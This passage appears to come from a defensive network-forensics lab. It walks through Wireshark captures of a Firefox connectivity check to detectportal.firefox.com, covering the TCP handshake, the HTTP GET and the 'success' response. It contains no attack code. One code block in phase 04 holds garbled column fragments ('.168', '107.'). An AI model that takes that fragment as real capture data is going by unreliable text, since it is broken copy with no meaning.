User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Content-Length: 8
Via: 1.1 google
Date: Sat, 16 May 2026 17:14:36 GMT
Age: 73656
Content-Type: text/plain
Cache-Control: public,must-revalidate,max-age=0,s-maxage=3600

success
```

scenario 3

phase 03

No.	Time	Source	Destination	Protocol	Length	Info
495	437.137469867	192.168.199.133	34.107.221.82	TCP	74	39034 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4003130990 TSecr=0 WS=1024
502	437.184258532	34.107.221.82	192.168.199.133	TCP	60	80 → 39034 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
503	437.184313807	192.168.199.133	34.107.221.82	TCP	54	39034 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
504	437.184679105	192.168.199.133	34.107.221.82	HTTP	364	GET /success.txt?ipv4 HTTP/1.1
505	437.184977534	34.107.221.82	192.168.199.133	TCP	60	80 → 39034 [ACK] Seq=1 Ack=311 Win=64240 Len=0
510	437.236060922	34.107.221.82	192.168.199.133	HTTP	270	HTTP/1.1 200 OK (text/plain)
511	437.236129127	192.168.199.133	34.107.221.82	TCP	54	39034 → 80 [ACK] Seq=311 Ack=217 Win=64024 Len=0
1907	447.248963398	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
2488	448.277289961	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
2489	448.277598124	34.107.221.82	192.168.199.133	TCP	60	[TCP Keep-Alive ACK] 80 → 39034 [ACK] Seq=217 Ack=311 Win=64240 Len=0
2813	458.513483223	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
2817	458.513599242	34.107.221.82	192.168.199.133	TCP	60	[TCP Keep-Alive ACK] 80 → 39034 [ACK] Seq=217 Ack=311 Win=64240 Len=0
2982	468.753167782	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
2983	468.753750821	34.107.221.82	192.168.199.133	TCP	60	[TCP Keep-Alive ACK] 80 → 39034 [ACK] Seq=217 Ack=311 Win=64240 Len=0
3003	478.997505621	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
3004	478.997602326	34.107.221.82	192.168.199.133	TCP	60	[TCP Keep-Alive ACK] 80 → 39034 [ACK] Seq=217 Ack=311 Win=64240 Len=0
3025	489.233430962	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
3026	489.233603077	34.107.221.82	192.168.199.133	TCP	60	[TCP Keep-Alive ACK] 80 → 39034 [ACK] Seq=217 Ack=311 Win=64240 Len=0
3089	499.473250909	192.168.199.133	34.107.221.82	TCP	54	[TCP Keep-Alive] 39034 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
3090	499.473391960	34.107.221.82	192.168.199.133	TCP	60	[TCP Keep-Alive ACK] 80 → 39034 [ACK] Seq=217 Ack=311 Win=64240 Len=0

Packet 504 Tells a Defender

Field	Value	Significance
Source	192.168.199.133	Victim machine
Destination	34.107.221.82	detectportal.firefox.com
Request	GET /success.txt?ipv4	Firefox connectivity check
Port	80 (HTTP)	Unencrypted – visible to attacker
Response	200 OK → "success"	Connection confirmed

Packet 495 → [SYN] Client initiates connection

Packet 502 → [SYN, ACK] Server accepts

Packet 503 → [ACK] Handshake complete

Packet 504 → HTTP GET ← This is the key packet

scenario 3

phase 04

Follow → TCP Stream → Wireshark set filter: tcp.stream eq 9

```
Analy
ce
.168
107.
.168
.168
107.
107.
.168
.168
.168
107.
107.
.168
.168
.168
107.
107.
.168
107.
.168
107.
168

GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Content-Length: 8
Via: 1.1 google
Date: Sat, 16 May 2026 17:14:36 GMT
Age: 73656
Content-Type: text/plain
Cache-Control: public,must-revalidate,max-age=0,s-maxage=3600

success
```